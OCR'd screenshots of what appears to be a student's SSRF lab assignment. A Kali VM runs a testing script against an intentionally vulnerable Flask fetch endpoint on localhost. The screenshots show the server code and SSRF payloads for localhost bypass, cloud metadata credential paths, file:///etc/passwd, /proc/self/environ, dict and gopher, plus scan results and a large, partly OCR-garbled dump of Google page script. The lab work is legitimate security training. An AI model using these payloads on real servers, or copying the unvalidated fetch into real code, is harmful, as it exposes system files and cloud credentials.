

Hacker Techniques Tools and Incident Handling

Screenshots-





```
./pipeline_14.yml
./submission_form.txt
./code/run_tool.py
./code/too_main.py
./code/setup_lab.py
./code/analyze_results.py

┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$ pwd
/home/kali/Desktop/SKCT_727823TUCY014_SSRFTestingTool

┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$ python code/setup_lab.py
Roll No: 14 | Timestamp: 2026-03-29 14:16:13

[*] Installing required Python packages ...
    Installing requests ... FAILED: error: externally-managed-environment

error: This environment is externally managed
╰─> To install Python packages system-wide, try apt install
    python3-xyz, where xyz is the package you are trying to
    install.

    If you wish to install a non-Kali-packaged Python package,
    create a virtual environment using python3 -m venv path/to/venv.
    Then use path/to/venv/bin/python and path/to/venv/bin/pip. Make
    sure you have pypy3-venv installed.

    If you wish to install a non-Kali-packaged Python application,
    it may be easiest to use pipx install xyz, which will manage a
    virtual environment for you. Make sure you have pipx installed.

    For more information, refer to the following:
    * https://www.kali.org/docs/general-use/python3-external-packages/
    * /usr/share/doc/python3.13/README.venv

note: If you believe this is a mistake, please contact your Python installation or OS distribution provider. You can override this, at the risk of breaking your Python installation or OS, by passing --break-system-packages.
hint: See PEP 668 for the detailed specification.
    Installing flask ... FAILED: error: externally-managed-environment

error: This environment is externally managed
╰─> To install Python packages system-wide, try apt install
    python3-xyz, where xyz is the package you are trying to
    install.

    If you wish to install a non-Kali-packaged Python package,
    create a virtual environment using python3 -m venv path/to/venv.
    Then use path/to/venv/bin/python and path/to/venv/bin/pip. Make
    sure you have pypy3-venv installed.

    If you wish to install a non-Kali-packaged Python application,
    it may be easiest to use pipx install xyz, which will manage a
    virtual environment for you. Make sure you have pipx installed.

    For more information, refer to the following:
    * https://www.kali.org/docs/general-use/python3-external-packages/
    * /usr/share/doc/python3.13/README.venv

note: If you believe this is a mistake, please contact your Python installation or OS distribution provider. You can override this, at the risk of breaking your Python installation or OS, by passing --break-system-packages.
```

```
    * https://www.kali.org/docs/general-use/python3-external-packages/
    * /usr/share/doc/python3.13/README.venv

note: If you believe this is a mistake, please contact your Python installation or OS distribution provider. You can override this, at the risk of breaking your Python installation or OS, by passing --break-system-packages.
hint: See PEP 668 for the detailed specification.

[*] Vulnerable test server written to lab_server/vulnerable_server.py
[*] Output directories created: outputs/, screenshots/, logs/

[*] Verifying setup ...
    requests      OK
    flask         OK

[✓] Lab environment ready!

┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$ cat lab_server/vulnerable_server.py
# Vulnerable test server for SSRF lab - Roll No. 14
from flask import Flask, request
import requests

app = Flask(__name__)

@app.route("/fetch")
def fetch():
    """Simulates a vulnerable fetch endpoint - DO NOT deploy outside lab."""
    url = request.args.get("url", "")
    if not url:
        return "Missing ?url= parameter", 400
    try:
        resp = requests.get(url, timeout=3)
        return resp.text, resp.status_code
    except Exception as e:
        return str(e), 500

if __name__ == "__main__":
    print("[*] Vulnerable test server running on http://127.0.0.1:5000")
    print("[!] FOR LAB USE ONLY - isolated VM only")
    app.run(host="127.0.0.1", port=5000, debug=False)

┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$ find . -type f
./README.md
./requirements.txt
./lab_server/vulnerable_server.py
./pipeline_14.yml
./submission_form.txt
./code/run_tool.py
./code/too_main.py
./code/setup_lab.py
./code/analyze_results.py

┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$
```

kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

kali@harini: ~/Desktop/SKCT_727823TUCY014_SSRFTestingTool

Session Actions Edit View Help

```
┌──(kali㉿harini)-[~]
└─$ cd Desktop/SKCT_727823TUCY014_SSRFTestingTool

┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$ find . -type f
./README.md
./requirements.txt
./lab_server/vulnerable_server.py
./pipeline_14.yml
./submission_form.txt
./code/run_tool.py
./code/too_main.py
./code/setup_lab.py
./code/analyze_results.py

┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$ python3 lab_server/vulnerable_server.py
[*] Vulnerable test server running on http://127.0.0.1:5000
[!] FOR LAB USE ONLY - isolated VM only
 * Serving Flask app 'vulnerable_server'
 * Debug mode: off
Address already in use
Port 5000 is in use by another program. Either identify and stop that program, or start the server with a different port.

┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$ python3 lab_server/vulnerable_server.py
[*] Vulnerable test server running on http://127.0.0.1:5000
[!] FOR LAB USE ONLY - isolated VM only
 * Serving Flask app 'vulnerable_server'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
```

29°C Partly cloudy | Search | ENG IN | 23:5 29-03-202

kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

kali@harini: ~

Session Actions Edit View Help

```
┌──(kali㉿harini)-[~]
└─$ curl "http://127.0.0.1:5000/fetch?url=http://google.com"
<!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="en-IN"><head><meta content="text/html; charset=UTF-8" http-equiv="Content-Type"><meta content="/images/branding/googleg/1x/googleg_standard_color_128dp.png" i
temprop="image"><title>Google</title><script nonce="hRia7ByseSEZs3176uXhcQ">(function(){var _g={kEI:'sm_JafnVK8DvseMPr9qlsAE',kEXPI:'0,1304203,2935842,40791,30022,6397,9708,344796,301150,5231827,36811391,25381059,65174,39768,90415,8157
,3785,28334,48317,18828,12969,7714,14749,18636,3850,2,23178,2864,12112,10815,46337,9923,873,2,5,2,9875,11683,6437,9742,2646,24246,1481,2,2,14403,2,1,1515,581,2774,2,195,3439,2374,2,7421,1264,11621,2,874,1669,562,5089,19,3807,15,781,40
81,4,5068,318,3326,22576,1250,5337,311,534,2846,2,12,16,1545,3,5189,2,12,1748,1747,4,12115,3078,4,2243,537,5,964,2,147,389,4,2647,5,2698,2870,298,6260,2993,1275,7,1784,7,2963,4021,6436,2,5724,9,602,96,1553,4,1616,5228,3664,1,2,2165,2,4
992,10,204,441,158,2,1645,191,4,1928,4,1634,544,4,1568,2432,187,2105,5,461,1921,1885,119,4,385,1979,2363,5,40,2569,4,3845,4,2050,264,107,5,4,1940,5,1125,3,2,3750,4,32,4,274,2429,4,40,4,1357,753,4,438,323,1,576,1776,1906,5,1,1184,4,357,
110,4,730,5,75,4,1948,4,2431,218,4,3341,1,1091,1,265,53,2648,4,4690,14,507,630,193,990,41,1439,8,5,14,57,258,695,8,1339,1190,264,563,3471,352,144,2062,5,1238,4,480,4,4493,154,913,320,459,21008031,5,2253,739,4,2960,3,3237,5234,2,1562,3,
11871,4193,3,1670,231,3,2863,2715,2,1971,2,645,48,2,6500667,2,183,1451,1643,6,2247,1439,115,196,102945,2438123,13392230,389727,618084,2,403601,13501,3325921,590,5,3687,3,12,1,600,4,65,388,2,724,443,4,549,2024,1387,5,3361,7,7,7,865,119,
2,5,82,3,627,2,8,12,1920,8,1531,735,3042,2493,43,1288,5,142,4,228,670,2164,4,109,85,649,8,1239,368,37,177,4,73,450,1820,128,713,1260,5,2,8,959,1704,6,33,299,230,711,4,591,60,2292,376,25,1029,1997,4,242,960,3,872,4,315,3,2,1,6,194,2317,
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999,643,5,472,187,439,109,31,228,2,3,2,2,2,39,1148,3,2,2,2,124,3,2,2,2,1428,23,3,93,2,37,234,302,1203,51,392,8,14,364,168,158,69,118,115,92,85,50,150,38,152,47,152,120,92,62,62,138,99,123,478,4,43,2,4,505,743,3,250,410,2,231,528,114,1,
1,194,963,371,1,2,311,3,23,732,89,311,616,4,474,2376,1,2,141,88,949,1039',kBL:'iiRg',kOPI:89978449};(function(){var a;((a=window.google)==null?0:a.stvsc)?google.kEI=_g.kEI:window.google=_g;}).call(this);})();(function(){google.sn='webh
p';google.kHL='en-IN';google.rdm=true;google.usb=false;})();(function(){
var g=this||self;function k(){return window.google&&window.google.kOPI||null};var l,m=!1,n=[];function p(a){for(var b;a&&(!a.getAttribute||!(b=a.getAttribute("eid")));)a=a.parentNode;return b||l}function q(a){for(var b=null;a&&(!a.getA
ttribute||!(b=a.getAttribute("leid")));)a=a.parentNode;return b}function r(a){/^http:/i.test(a)&&window.location.protocol=="https:"&&(google.ml&&google.ml(Error("a"),!1,{src:a,glmm:1ǁ),a="");return a}
function t(a,b,c,d,h){var e="",b.search("&ei=")===-1&&(e="&ei="+p(d),b.search("&lei=")===-1&&(d=q(d)||&&(e+="&lei="+d));var f=b.search("&cshid=")===-1&&a!="slh";id="&zx="+Date.now().toString();g._cshid&&f&&(d+="&cshid="+g._cshid);(c=c()
)&&(d+="&ogsl="+c);return"/"+(h||"gen_204")+"?atyp=i&ct="+String(a)+"&cad="+(b+e+d);}var u=google.usb;l=google.kEI;m=u||!1;google.getEI=p;google.getLEI=q;google.ml=function(){return null};google.log=function(a,b,c,d,h,e){e===void 0?k:
e;c||(c=t(a,b,e,d,h));if(c=r(c))if(m)typeof window.navigator.sendBeacon==="function"&&window.navigator.sendBeacon(c,"");else{a=new Image;var f=n.length;n[f]=a;a.onerror=a.onload=a.onabort=function(){delete n[f]};a.src=c}};google.logUrl
=function(a,b){b=b===void 0?k:b;return t("",a,b)};}).call(this);(function(){google.y={};google.sy=[];function e(a,b,d){if(a)var c=a.id;else{do c=Math.random();while(d[c])}d[c]=[a,b]}var f;(f=google).x||(f.x=function(a,b){e(a,b,google.y
)});var g;(g=google).sx||(g.sx=function(a,b){e(a,b,google.sy)});google.bx=!1;var h;(h=google).lx||(h.lx=function(){});var k=[],l;(l=google).fce||(l.fce=function(a,b,d,c){k.push([a,b,d,c])});google.qce=k;google.adl=[];}).call(this);goog
le.f={};(function(){
document.documentElement.addEventListener("submit",function(b){var a;if(a=b.target){var c=a.getAttribute("data-submitfalse");a=c===="1"||c===="q"&&!a.elements.q.value?!0:!1}else a=!1;a&&(b.preventDefault(),b.stopPropagation())},!0);docum
ent.documentElement.addEventListener("click",function(b){var a;a:{for(a=b.target;a&&a!=document.documentElement;a=a.parentElement)if(a.tagName=="A"){a=a.getAttribute("data-nohref")==="1";break a}a=!1}a&&b.preventDefault()},!0),}).cal
l(this);</script><script nonce="hRia7ByseSEZs3176uXhcQ">;this.gbar_={CONFIG:[[[0,"www.gstatic.com",,"og.qtm.en_US.U_OksqIAvxs.es5.O","co.in","en",,"538",,0,[4,2,,",",",","887809888",,"6"],null,"sm_JaY2eLPGImNMPu9-OuAc",,null,0,"og.qtm.Qfgwd
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A3ieni.L.X.O/m=d_b_gm3,d_wi_gm3,d_lo_gm3/exm=qaaw,qadd,qaid,qein,qhaw,qhba,qhbr,qhch,qhga,qhid,qhin/d=1/ed=1/ct=zgms/rs=AA2YrTvF-wjB3Mmy7ZpO8_FbJ-RfrgH1AA"]]]],];this.gbar_=this.gbar_||{};(function(_){var window=this;
try{
_._F_toggles_initialize=function(a){(typeof globalThis==="undefined"?globalThis:typeof self==="undefined"?self:this)._F_toggles_gbar_=a||[]};(0,_._F_toggles_initialize)([]);
/*

 Copyright The Closure Library Authors.
 SPDX-License-Identifier: Apache-2.0
*/
var ia,oa,qa,ua,wa,xa,La,Ma,eb,hb,jb,ob,kb,rb,wb,Ib,Jb,Kb,Lb,Mb,Ub,Vb,Xb,Yb;_.aa=function(a,b){if(Error.captureStackTrace)Error.captureStackTrace(this,_.aa);else{var c=Error().stack;c&&(this.stack=c)}a&&(this.message=String(a));b!==void
0 && (this.cause=b)};_.ba=function(a){a.Nm=!0;return a};
_.ha=function(a){var b=a;if(ca(b)){if(/^\s*(?:-?[1-9]\d*|0)?\s*$/.test(b))throw Error(String(b));}else if(da(b)&&!Number.isSafeInteger(b))throw Error(String(b));return ea?BigInt(a):a=fa(a)?a?"1":"0":ca(a)?a.trim()||"0":String(a)};ia=f
unction(a,b){if(a.length>b.length)return!1;if(a.length<b.length||a===b)return!0;for(var c=0;c<a.length;c++){var d=a[c],e=b[c];if(d>e)return!1;if(d<e)return!0}};_.ja=function(a){_.t.setTimeout(function(){throw a;},0)};
_.la=function(){return _.ka().toLowerCase().indexOf("webkit")>=-1};_.ka=function(){var a=_.t.navigator;return a&&(a=a.userAgent)?a:""};oa=function(a){if(!ma||!na)return!1;for(var b=0;b<na.brands.length;b++){var c=na.brands[b].brand;if(
c&&c.indexOf(a)>=-1)return!0}return!1};_.pa=function(a){return _.ka().indexOf(a)>=-1};qa=function(){return ma?!!na&&na.brands.length>0:!1};_.ra=function(){return qa()?!1:_.pa("Opera")};_.sa=function(){return qa()?!1:_.pa("Trident")||_.
pa("MSIE")};
_.ta=function(){return _.pa("Firefox")||_.pa("FxiOS")};_.va=function(){return _.pa("Safari")&&!(qa()?0:_.pa("Coast"))||_.ra()||(qa()?0:_.pa("Edge"))||(qa()?oa("Microsoft Edge"):_.pa("Edg/"))||(qa()?oa("Opera"):_.pa("OPR"))||_.ta
()||_.pa("Silk")||_.pa("Android"))};ua=function(){return qa()?oa("Chromium"):(_.pa("Chrome")||_.pa("CriOS"))&&!(qa()?0:_.pa("Edge"))||_.pa("Silk")};wa=function(){return ma?!!na&&!!na.platform:!1};xa=function(){return _.pa("iPhone")&&!_.
pa("iPod")&&!_.pa("iPad")};
_.ya=function(){return xa()||_.pa("iPad")||_.pa("iPod")};_.za=function(){return wa()?na.platform==="macOS":_.pa("Macintosh")};_.Ba=function(a,b){return(0,_.Aa)(a,b)≥0};_.Ca=function(a,b,c){return typeof Symbol==="function"&&typeof Symb
ol===="symbol"?(c===void 0?0:c)&&Symbol.for&&a?Symbol.for(a):a+null?Symbol(a):Symbol()&&b};_.Ga=function(a,b){_.Da||_.w in a||Ea(a,Fa);a[_.w]|=b};_.Ha=function(a,b){_.Da||_.w in a||Ea(a,Fa);a[_.w]=b};
_.Ja=function(a,b){return b===void 0?a.jm===Ia&&!(2&a[_.w]|0)?!(2&b)&&a.jm===Ia:!1:a=function(a){return a}(Ma=function(a,b){a._closure__error__context__984382||(a._closure__error__context__984382={});a._closure__error__context__9
84382.severity=b};_.Na=function(a){a=Error(a);Ma(a,"warning");return a};_.Pa=function(a,b){if(a#null){var c;var d=(c=Oa)#null?c:Oa=[];c=d[a]||0;c≥b||(d[a]=c+1,a=Error(),Ma(a,"incident"),_.ja(a))};
_.Ra=function(a){if(typeof a===="boolean")throw Error("y"+_.Qa(a)+"^^+a);return a};_.Sa=function(a){if(a==null||typeof a===="boolean")return a;if(typeof a===="number")return!!a};_.Ua=function(a){if(!(0,_.Ta)(a))throw _.Na("enum");return
a|0};_.Va=function(a){if(typeof a#="number")throw _.Na("int32");if(!(0,_.Ta)(a))throw _.Na("int32");return a|0};_.Wa=function(a){if(a#null&&typeof a#="string")throw Error();return a};_.Xa=function(a){return a===null||typeof a===="stri
ng"?a:void 0};
_.$a=function(a,b,c){if(a#null&&a[_.Ya]===_.Za)return a;if(Array.isArray(a)){var d=a[_.w]|0;c=d|c&32|c&2;c#=d&6&_.Ha(a,c);return new b(a)}};_.cb=function(a){var b=_.ab(_.bb);return b?a[b]:void 0};eb=function(a,b){b<100||_.Pa(db,1,1);
```

Right Ctrl

Humid Now | Search | ENG IN | 00:00 30-03-2026

```
┌──(kali㉿harini)-[~]
└─$ cd Desktop/SKCT_727823TUCY014_SSRFTestingTool

┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$ find . -type f
./README.md
./requirements.txt
./lab_server/vulnerable_server.py
./pipeline_14.yml
./submission_form.txt
./code/run_tool.py
./code/too_main.py
./code/setup_lab.py
./code/analyze_results.py

┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$ python3 lab_server/vulnerable_server.py
[*] Vulnerable test server running on http://127.0.0.1:5000
[!] FOR LAB USE ONLY - isolated VM only
 * Serving Flask app 'vulnerable_server'
 * Debug mode: off
Address already in use
Port 5000 is in use by another program. Either identify and stop that program, or start the server with a different port.

┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$ python3 lab_server/vulnerable_server.py
[*] Vulnerable test server running on http://127.0.0.1:5000
[!] FOR LAB USE ONLY - isolated VM only
 * Serving Flask app 'vulnerable_server'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
127.0.0.1 - - [29/Mar/2026 14:30:11] "GET /fetch?url=http://google.com HTTP/1.1" 200 -
```

```
┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$ python3 code/run_tool.py
Roll No: 727823TUCY014 | Timestamp: 2026-03-29 14:49:46

[*] Starting SSRF Test Pipeline | 3 test cases


  Test Case 1 - Localhost Bypass
  Tests if the server can be tricked into fetching its own localhost services.

[*] Roll No: 727823TUCY014  | Started: 2026-03-29 14:49:46

[+] Testing category: LOCALHOST_BYPASS
    Target: http://127.0.0.1:5000/fetch | Param: url
    PAYLOAD                                STATUS   RESULT         TIME(ms)

    http://127.0.0.1                       N/A      BLOCKED        0
    http://localhost                       N/A      BLOCKED        0
    http://0.0.0.0                         N/A      BLOCKED        0
    http://[::1]                           N/A      BLOCKED        0
    http://127.1                           N/A      BLOCKED        0
    http://2130706433                      N/A      BLOCKED        0
    http://0x7f000001                      N/A      BLOCKED        0


  SSRF SCAN SUMMARY  |  Roll No: 727823TUCY014

  BLOCKED            [redacted] (7)

  Total payloads tested: 7

  [✓] No confirmed vulnerabilities found.

[*] Results saved to: outputs/ssrf_results_20260329_144946.json

  Test Case 2 - Cloud Metadata Endpoints
  Tests for AWS/GCP/DigitalOcean metadata endpoint exposure via SSRF.

[*] Roll No: 727823TUCY014  | Started: 2026-03-29 14:49:46

[+] Testing category: CLOUD_METADATA
    Target: http://127.0.0.1:5000/fetch | Param: url
    PAYLOAD                                STATUS   RESULT         TIME(ms)

    http://169.254.169.254/latest/meta-data/  N/A      BLOCKED        0
    http://169.254.169.254/latest/meta-data/...  N/A      BLOCKED        0
    http://metadata.google.internal/computeM...  N/A      BLOCKED        0
    http://169.254.169.254/metadata/v1/    N/A      BLOCKED        0


  SSRF SCAN SUMMARY  |  Roll No: 727823TUCY014
```

```
Session  Actions  Edit  View  Help

[+] Testing category: CLOUD_METADATA
    Target: http://127.0.0.1:5000/fetch | Param: url
    PAYLOAD                                          STATUS   RESULT          TIME(ms)
    ──────────────────────────────────────────────────────────────────────────────────
    http://169.254.169.254/latest/meta-data/         500      NOT_VULNERABLE  5.74
    http://169.254.169.254/latest/meta-data/...      500      NOT_VULNERABLE  17.18
    http://metadata.google.internal/computeM...      500      VULNERABLE      93.64
    http://169.254.169.254/metadata/v1/              500      NOT_VULNERABLE  14.64

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   SSRF SCAN SUMMARY  |  Roll No: 727823TUCY014
  ═══════════════════════════════════════════════════
   NOT_VULNERABLE    (3)
   VULNERABLE        (1)

   Total payloads tested: 4

   [!] VULNERABLE payloads found:
       → http://metadata.google.internal/computeMetadata/v1/
  ═══════════════════════════════════════════════════

[+] Results saved to: outputs/ssrf_results_20260329_145228.json

  ═══════════════════════════════════════════════════
   Test Case 3 - Protocol Abuse
   Tests non-HTTP protocols: file://, dict://, gopher:// for SSRF.
  ═══════════════════════════════════════════════════
[*] Roll No: 727823TUCY014  | Started: 2026-03-29 14:52:28

[+] Testing category: PROTOCOL_ABUSE
    Target: http://127.0.0.1:5000/fetch | Param: url
    PAYLOAD                                          STATUS   RESULT          TIME(ms)
    ──────────────────────────────────────────────────────────────────────────────────
    file:///etc/passwd                               500      VULNERABLE      4.28
    file:///etc/hosts                                500      NOT_VULNERABLE  2.3
    file:///proc/self/environ                        500      NOT_VULNERABLE  1.77
    dict://localhost:11211/stats                     500      NOT_VULNERABLE  1.45
    gopher://localhost:25/_HELO%20localhost          500      NOT_VULNERABLE  1.51

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   SSRF SCAN SUMMARY  |  Roll No: 727823TUCY014
  ═══════════════════════════════════════════════════
   NOT_VULNERABLE    (4)
   VULNERABLE        (1)

   Total payloads tested: 5

   [!] VULNERABLE payloads found:
       → file:///etc/passwd
  ═══════════════════════════════════════════════════

[+] Results saved to: outputs/ssrf_results_20260329_145228.json

[✓] All test cases completed at 2026-03-29 14:52:28
[+] Results saved in outputs/ directory

┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$
```

```
kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File  Machine  View  Input  Devices  Help
kali@harini: ~/Desktop/SKCT_727823TUCY014_SSRFTestingTool
Session  Actions  Edit  View  Help

┌──(kali㉿harini)-[~/Desktop]
└─$ cd SKCT_727823TUCY014_SSRFTestingTool

┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$ python3 lab_server/vulnerable_server.py
[+] Vulnerable test server running on http://127.0.0.1:5000
[!] FOR LAB USE ONLY - isolated VM only
 * Serving Flask app 'vulnerable_server'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
127.0.0.1 - - [29/Mar/2026 14:52:27] "GET /fetch?url=http://127.0.0.1 HTTP/1.1" 500 -
127.0.0.1 - - [29/Mar/2026 14:52:27] "GET /fetch?url=http://localhost HTTP/1.1" 500 -
127.0.0.1 - - [29/Mar/2026 14:52:27] "GET /fetch?url=http://0.0.0.0 HTTP/1.1" 500 -
127.0.0.1 - - [29/Mar/2026 14:52:27] "GET /fetch?url=http://[::1] HTTP/1.1" 500 -
127.0.0.1 - - [29/Mar/2026 14:52:27] "GET /fetch?url=http://127.1 HTTP/1.1" 500 -
127.0.0.1 - - [29/Mar/2026 14:52:27] "GET /fetch?url=http://2130706433 HTTP/1.1" 500 -
127.0.0.1 - - [29/Mar/2026 14:52:27] "GET /fetch?url=http://0x7f000001 HTTP/1.1" 500 -
127.0.0.1 - - [29/Mar/2026 14:52:27] "GET /fetch?url=http://169.254.169.254/latest/meta-data/ HTTP/1.1" 500 -
127.0.0.1 - - [29/Mar/2026 14:52:27] "GET /fetch?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ HTTP/1.1" 500 -
127.0.0.1 - - [29/Mar/2026 14:52:28] "GET /fetch?url=http://metadata.google.internal/computeMetadata/v1/ HTTP/1.1" 500 -
127.0.0.1 - - [29/Mar/2026 14:52:28] "GET /fetch?url=http://169.254.169.254/metadata/v1/ HTTP/1.1" 500 -
127.0.0.1 - - [29/Mar/2026 14:52:28] "GET /fetch?url=file:///etc/passwd HTTP/1.1" 500 -
127.0.0.1 - - [29/Mar/2026 14:52:28] "GET /fetch?url=file:///etc/hosts HTTP/1.1" 500 -
127.0.0.1 - - [29/Mar/2026 14:52:28] "GET /fetch?url=file:///proc/self/environ HTTP/1.1" 500 -
127.0.0.1 - - [29/Mar/2026 14:52:28] "GET /fetch?url=dict://localhost:11211/stats HTTP/1.1" 500 -
127.0.0.1 - - [29/Mar/2026 14:52:28] "GET /fetch?url=gopher://localhost:25/_HELO%2520localhost HTTP/1.1" 500 -
```

```
┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$ python3 code/analyze_results.py
Roll No: 727823TUCY014 | Timestamp: 2026-03-29 14:56:50
[*] Loading: outputs/ssrf_results_20260329_145228.json

═══════════════════════════════════════════════════════════════════════
  SSRF ANALYSIS REPORT  |  Roll No: 727823TUCY014
  Scan Time: 2026-03-29 14:52:28
═══════════════════════════════════════════════════════════════════════

CATEGORY               TOTAL    VULN     POSSIBLE   BLOCKED
───────────────────────────────────────────────────────────────────────
protocol_abuse         5        1        0          0

[!] Notable findings (1 total):
    [VULNERABLE] file:///etc/passwd  (HTTP 500, 4.28ms)

[*] Text report saved to: outputs/analysis_report.txt
═══════════════════════════════════════════════════════════════════════

┌──(kali㉿harini)-[~/Desktop/SKCT_727823TUCY014_SSRFTestingTool]
└─$
```

Kali Linux | Harinipalan | Home | demo | demo | Untitled

http://localhost:8888/notebooks/notebooks/demo.ipynb

OffSec | Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB

jupyter demo Last Checkpoint: 18 minutes ago

File Edit View Run Kernel Settings Help Trusted

Code JupyterLab Python 3 (ipykernel)

```
http://localhost -> HTTP 500
http://0.0.0.0 -> HTTP 500
http://127.1 -> HTTP 500
```

Test Case 2 - Cloud Metadata

[3]:
```
payloads = ['http://169.254.169.254/latest/meta-data/','http://metadata.google.internal/computeMetadata/v1/'
for p in payloads:
    try:
